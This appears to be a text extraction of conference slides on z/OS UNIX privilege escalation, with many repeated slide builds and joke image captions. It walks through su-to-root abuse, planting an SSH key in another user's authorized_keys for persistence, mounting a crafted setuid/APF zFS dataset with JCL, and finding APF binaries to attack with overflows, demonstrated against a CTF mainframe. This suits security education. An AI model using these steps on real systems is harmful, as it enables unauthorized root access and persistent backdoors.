
```
> /bin/extattr +a ./bin/racr
```



> 1






A person with a large, curly afro wig and dark sunglasses is shown from the chest up. They are wearing a light-colored shirt with a dark, repeating pattern. The background is dark and out of focus. Overlaid on the image is white text.

**take phil to a karaoke bar and get him to do Regulate, you
won't be disappointed**

SU to UID 0

```
> ./OMVSSed.sh
```

```
...
```



```
[+] We can su to root without a password!
```

```
...
```

```
dr-xr-xr-x    2 CHAD      RULES          8192 Jul 16 10:15 DEFCON/  
dr-xr-xr-x    2 PHIL      DROOLS         8192 Jul 16 18:05 BlackHat/  
-rwxrwxrwx    1 OMVS      OMVSGRP        1163 Jul 25  2024 /etc/inetd.conf  
-rwxrwxrwx    2 OMVS      OMVSGRP        1024 Jul 13 16:05 /bin/run.sh
```

```
...
```

```
[+] Unix Privileged RACF resources:  
SUPERUSER.FILESYS.MOUNT
```

```
...
```

```
[+] We can issue extattr +a!
```

SU to UID 0

If you have access to BPX.SUPERUSER in RACF you can change your effective UID to 0

But only IN UNIX, our RACF ID remains the same

Having UID 0 means we have (almost) full control of the UNIX file system

On Linux we would call this “Game Over”

It's not quite game over in z/OS UNIX.... yet

```
> id
uid=1000001(PHIL) gid=1000001(NETSPI)
>su
# id
uid=0(OMVSKERN) gid=1000001(NETSPI)
# tsocmd lu
lu
USER=PHIL  NAME=PHIL YOUNG
```

```
> id
uid=1000001(PHIL) gid=1000001(NETSPI)
>su
# id
uid=0(OMVSKERN) gid=1000001(NETSPI)
# tsocmd lu
lu
USER=PHIL  NAME=PHIL YOUNG
```

```
> id
uid=1000001(PHIL) gid=1000001(NETSPI)
>su
# id
uid=0(OMVSKERN) gid=1000001(NETSPI)
# tsocmd lu
lu
USER=PHIL  NAME=PHIL YOUNG
```

```
> id
uid=1000001(PHIL) gid=1000001(NETSPI)
>su
# id
uid=0(OMVSKERN) gid=1000001(NETSPI)
# tsocmd lu
lu
USER=PHIL  NAME=PHIL YOUNG
```



```
> id
uid=1000001(PHIL) gid=1000001(NETSPI)
>su
# id
uid=0(OMVSKERN) gid=1000001(NETSPI)
# tsocmd lu
lu
USER=PHIL  NAME=PHIL YOUNG
```

SSH Keys

Why don't we add our own SSH key to an admin users home folder?

> SU

#

```
> su
```

```
# ls -al MARK
```

```
total 34
```

drwx-----	2	MARK	CHALS	8192	Feb 21 00:20	.
drwxr-xr-x	166	OMVS	OMVSGRP	8192	Feb 17 17:31	..
-rw-r-----	1	MARK	CHALS	18	Feb 16 10:13	.profile

```
#
```

```
> su
```

```
# ls -al MARK
```

```
total 34
```

```
drwx-----    2 MARK      CHALS      8192 Feb 21 00:20 .  
drwxr-xr-x  166 OMVS      OMVSGRP    8192 Feb 17 17:31 ..  
-rw-r-----    1 MARK      CHALS      18 Feb 16 10:13 .profile
```

```
# mkdir MARK/.ssh
```

```
#
```

```
> su
# ls -al MARK
total 34
drwx-----    2 MARK    CHALS    8192 Feb 21 00:20 .
drwxr-xr-x  166 OMVS    OMVSGRP  8192 Feb 17 17:31 ..
-rw-r-----    1 MARK    CHALS    18 Feb 16 10:13 .profile
# mkdir MARK/.ssh
# touch MARK/.ssh/authorized_keys
#
```

```
> su
# ls -al MARK
total 34
drwx-----    2 MARK    CHALS    8192 Feb 21 00:20 .
drwxr-xr-x  166 OMVS    OMVSGRP  8192 Feb 17 17:31 ..
-rw-r-----    1 MARK    CHALS    18 Feb 16 10:13 .profile
# mkdir MARK/.ssh
# touch MARK/.ssh/authorized_keys
# chown -R MARK:CHALS MARK/.ssh
#
```



```
> su
# ls -al MARK
total 34
drwx-----    2 MARK    CHALS    8192 Feb 21 00:20 .
drwxr-xr-x  166 OMVS    OMVSGRP  8192 Feb 17 17:31 ..
-rw-r-----    1 MARK    CHALS    18 Feb 16 10:13 .profile
# mkdir MARK/.ssh
# touch MARK/.ssh/authorized_keys
# chown -R MARK:CHALS MARK/.ssh
# chmod -R 600 MARK/.ssh
#
```

```
> su
# ls -al MARK
total 34
drwx-----    2 MARK      CHALS      8192 Feb 21 00:20 .
drwxr-xr-x   166 OMVS      OMVSGRP    8192 Feb 17 17:31 ..
-rw-r-----    1 MARK      CHALS      18 Feb 16 10:13 .profile
# mkdir MARK/.ssh
# touch MARK/.ssh/authorized_keys
# chown -R MARK:CHALS MARK/.ssh
# chmod -R 600 MARK/.ssh
# echo $PUBKEY > MARK/.ssh/authorized_keys
#
```

```
> su
# ls -al MARK
total 34
drwx-----  2 MARK      CHALS      8192 Feb 21 00:20 .
drwxr-xr-x 166 OMVS     OMVSGRP    8192 Feb 17 17:31 ..
-rw-r-----  1 MARK      CHALS      18 Feb 16 10:13 .profile
# mkdir MARK/.ssh
# touch MARK/.ssh/authorized_keys
# chown -R MARK:CHALS MARK/.ssh
# chmod -R 600 MARK/.ssh
# echo $PUBKEY > MARK/.ssh/authorized_keys
# ls -al MARK/.ssh/
total 32
drw-----  2 MARK      CHALS      8192 Feb 21 00:21 .
drwx-----  3 MARK      CHALS      8192 Feb 21 00:21 ..
-rw-----  1 MARK      CHALS      587 Feb 21 00:21 authorized_keys
```

```
~/Documents/Talks/SHARE2025 » ssh -i hack_the_planet mark@mainframe.mfctf.com
```

```
~/Documents/Talks/SHARE2025 » ssh -i hack_the_planet mark@mainframe.mfctf.com  
MARK:/u/MARK: >
```

```
~/Documents/Talks/SHARE2025 » ssh -i hack_the_planet mark@mainframe.mfctf.com  
MARK:/u/MARK: > id  
uid=1216(MARK) gid=1009(CHALS)
```

```
~/Documents/Talks/SHARE2025 » ssh -i hack_the_planet mark@mainframe.mfctf.com
```

```
MARK:/u/MARK: > id
```

```
uid=1216(MARK) gid=1009(CHALS)
```

```
MARK:/u/MARK: > tsocmd lu
```

```
lu
```

```
USER=MARK  NAME=MARK MY WORDS          OWNER=IBMUSER  CREATED=20.195
```

```
DEFAULT-GROUP=CHALS  PASSDATE=25.195  PASS-INTERVAL= 90  PHRASEDATE=N/A
```


```
ATTRIBUTES=SPECIAL OPERATIONS
```

```
REVOKE DATE=NONE  RESUME DATE=NONE
```



```
~/Documents/Talks/SHARE2025 » ssh -i hack_the_planet mark@mainframe.mfctf.com
MARK:/u/MARK: > id
uid=1216(MARK) gid=1009(CHALS)
MARK:/u/MARK: > tsocmd lu
lu
USER=MARK  NAME=MARK MY WORDS  OWNER=IBMUSER  CREATED=20.195
DEFAULT-GROUP=CHALS  PASSDATE=25.195  PASS-INTERVAL= 90  PHRASEDATE=N/A
ATTRIBUTES=SPECIAL OPERATIONS
REVOKE DATE=NONE  RESUME DATE=NONE
```



A man with a beard and glasses, wearing a dark suit, white shirt, and a patterned bow tie, is shown from the chest up. He is looking directly at the camera with a neutral expression. The background is a solid dark grey. Overlaid on the image is white text in a bold, sans-serif font.

**the lucky among you might get to play craps with Phil later.
damn I'm sad I'm missing that.**

Mounting Datasets

```
> ./OMVSSed.sh
```

```
...
```

```
[+] We can su to root without a password!
```

```
...
```

dr-xr-xr-x	2	CHAD	RULES	8192	Jul 16 10:15	DEFCON/
dr-xr-xr-x	2	PHIL	DROOLS	8192	Jul 16 18:05	BlackHat/
-rwxrwxrwx	1	OMVS	OMVSGRP	1163	Jul 25 2024	/etc/inetd.conf
-rwxrwxrwx	2	OMVS	OMVSGRP	1024	Jul 13 16:05	/bin/run.sh

```
...
```

```
[+] Unix Privileged RACF resources:
```

```
SUPERUSER.FILESYS.MOUNT
```

```
...
```

```
[+] We can issue extattr +a!
```

Understanding HFS/zFS

HFS = Hierarchical File System

zFS = z/OS File System

You mount a dataset to a mount point

PHIL.OMVSHOME.ZFS → /home/PHIL

**Using z/OS tools you can always create your own
and mount it, but the SETUID and APF
bits aren't preserved... unless**

```
/home/PHIL (PHIL.OMVSHOME.ZFS)
/usr/lpp/IBM/cyp (CYP3B0.ZFS)
/apps/zowe/v20 (ZWE200.CONFIG.ZFS)
/usr/lpp/zowe (ZWE200.ZFS)
/etc/dbb (ISM402.ETC.DBB.ZFS)
/usr/lpp/IBM/dbb (ISM402.DBB.ZFS)
/var/zexpl (ISM402.VAR.ZFS)
/etc/zexpl (ISM402.ETC.ZFS)
/usr/lpp/Rocket/rsusr/ported (ISM402.RGIT.ZFS)
/usr/lpp/IBM/rseapi (ISM402.RSEAPI.ZFS)
/usr/lpp/IBM/zoutil (ISM402.OPENAU.ZFS)
/usr/lpp/IBM/zexpl (ISM402.ZEXPL.ZFS)
/usr/lpp/IBM/akg (ISM402.UTIL.ZFS)
/usr/lpp/IBM/zee (ISM402.IDZ.ZFS)
/global/zosmf (IZU.SIZUUSD)
/var/zosconnect (ZFS.S0W1.ZOS.CONNECT)
/usr/lpp/IBM/zosconnect/v3r0 (BAQ30E.REL.ZFS)
/usr/lpp/IBM/zosconnect (BAQ30E.BASE.ZFS)
/apps/ucd/v7.3.2 (BUZ732.CONFIG.ZFS)
/usr/lpp/IBM/ucd/v7.3.2 (BUZ732.ZFS)
/usr/lpp/java/J17.0_64 (JVBH00.ZFS)
/usr/lpp/java/J11.0_64 (JVBB00.ZFS)
/usr/lpp/java/J8.0_64 (JVB800.ZFS)
/usr/lpp/java/J8.0 (JVA800.ZFS)
/usr/lpp/mqm/V9R2M0 (CSQ920.ZFS)
/usr/lpp/IBM/pli/v6r1 (IEL610.ZFS)
/usr/lpp/IBM/cobol/igyv6r4 (IGY640.ZFS)
/usr/lpp/IBM/gdp (ISM402.WAZI.ZFS)
/web/httpd1 (ZFS.S0W1.WEB.CONFIG.ZFS)
/web (ZFS.S0W1.WEB)
/u (ZFS.USERS)
```

APF & SETUID Bits

RACF UPDATE access to either:

- **SUPERUSER.FILESYS.USERMOUNT**
- **SUPERUSER.FILESYS.MOUNT**

(READ allows mounting but it does not maintain the bits)

Crafting our Privilege Escalation

- 1. Create a zFS dataset on your own LPAR and mount it**
- 2. Create your setuid and APF programs and copy them to your new zFS**
- 3. Unmount it**
- 4. Package it up with some JCL to an XMI file**
- 5. Transfer it to target mainframe using SCP**
- 6. RECEIVE, extract and mount it with JCL using the USS submit command**
- 7. Run your tools**



```
//MOUNT EXEC PGM=IKJEFT01
//SYSPRINT DD SYSOUT=*
//SYSTSPRT DD SYSOUT=*
//SYSTSIN DD *,SYMBOLS=JCLONLY
PROFILE NOPREFIX
MOUNT FILESYSTEM(HACK.THE.PLANET) -
TYPE(ZFS) -
MODE(RDWR) -
SETUID -
SECURITY -
MOUNTPOINT('/tmp/hack_the_planet')
/*
//*
```

```
//MOUNT EXEC PGM=IKJEFT01
//SYSPRINT DD SYSOUT=*
//SYSTSPRT DD SYSOUT=*
//SYSTSIN DD *,SYMBOLS=JCLONLY
PROFILE NOPREFIX
MOUNT FILESYSTEM(HACK.THE.PLANET) -
TYPE(ZFS) -
MODE(RDWR) -
SETUID -
SECURITY -
MOUNTPOINT( '/tmp/hack_the_planet' )
/*
//*
```


On Our Target LPAR

```
> ls -alE /tmp/hack_the_planet/bin
total 224
drwxrwxrwx          2 960016  OMVSGRP      8192 Jan 28  2025 .
drwxrwxrwx          4 960013  OMVSGRP      8192 Jan 28  2025 ..
-rwxrwxrwx  a-s-    1 960016  OMVSGRP      4096 Jan 28  2025 modwsh1
-rwsrwxrwx  -ps-    1 OMVS     OMVSGRP     73728 Jan 28  2025 newsh
-rwxrwxrwx  a-s-    1 960016  OMVSGRP      8192 Jan 28  2025 oeconsole
```

```
> ls -alE /tmp/hack_the_planet/bin
total 224
drwxrwxrwx      2 960016  OMVSGRP      8192 Jan 28  2025 .
drwxrwxrwx      4 960013  OMVSGRP      8192 Jan 28  2025 ..
-rwxrwxrwx  a-s-  1 960016  OMVSGRP      4096 Jan 28  2025 modwsh1
-rw-rwxrwx  -ps-  1 OMVS      OMVSGRP     73728 Jan 28  2025 newsh
-rwxrwxrwx  a-s-  1 960016  OMVSGRP      8192 Jan 28  2025 oeconsole
```



```
> ls -la /tmp/hack_the_planet/bin
total 22
drwxrwxrwx  2 960016  OMVSGRP  8192 Jan 28  2025 .
drwxrwxrwx  4 960013  OMVSGRP  8192 Jan 28  2025 ..
-rwxrwxrwx  a-s-  1 960016  OMVSGRP  4096 Jan 28  2025 modwsh1
-rwsrwxrwx  -ps-  1 OMVS    OMVSGRP  73728 Jan 28  2025 newsh
-rwxrwxrwx  a-s-  1 960016  OMVSGRP  8192 Jan 28  2025 oeconsole
```






A man with a beard, wearing a dark baseball cap and glasses, is sitting in the driver's seat of a tractor. He is wearing a dark blue t-shirt with a small logo on the chest. The background shows a large, light-colored metal barn with a corrugated roof. The sky is clear and blue, and there are green trees visible in the distance. The text "I grew up on a farm. The tractors all ran on COBOL" is overlaid on the image in white, bold, sans-serif font.

**I grew up on a farm.
The tractors all ran on COBOL**

Buffer Overflows



APF Buffer Overflows

Lots of UNIX programs are written in C

Just like any OS you can find z/OS UNIX programs that have buffer overflows

If that program is APF authorized we can take over the system

```
find / \( -ext a \) -type f \  
-exec ls -laE {} 2>/dev/null \;
```

```
find / \( -ext a \) -type f \  
-exec ls -laE {} 2>/dev/null \;
```

-rwxr-xr-x	aps-	2	OMVSKERN	OMVSGRP	389120	Sep 11	2023	/Z31A/usr/lpp/Printsrv/lib/IBM/AOPJNIXP
-rwxr-xr-x	a-s-	2	OMVSKERN	OMVSGRP	81920	Sep 11	2023	/Z31A/usr/lpp/cpo/lib/IBM/CPOII
-rwxr-xr-x	aps-	2	OMVSKERN	OMVSGRP	13185024	Jun 2	2023	/Z31A/usr/lpp/pkiserv/lib/pkiapi.dll
-rwxr-xr-x	aps-	2	OMVSKERN	SYS1	171968	Apr 15	2024	/Z31A/usr/lpp/IBM/zexpl/IBM/FEKFLOGS
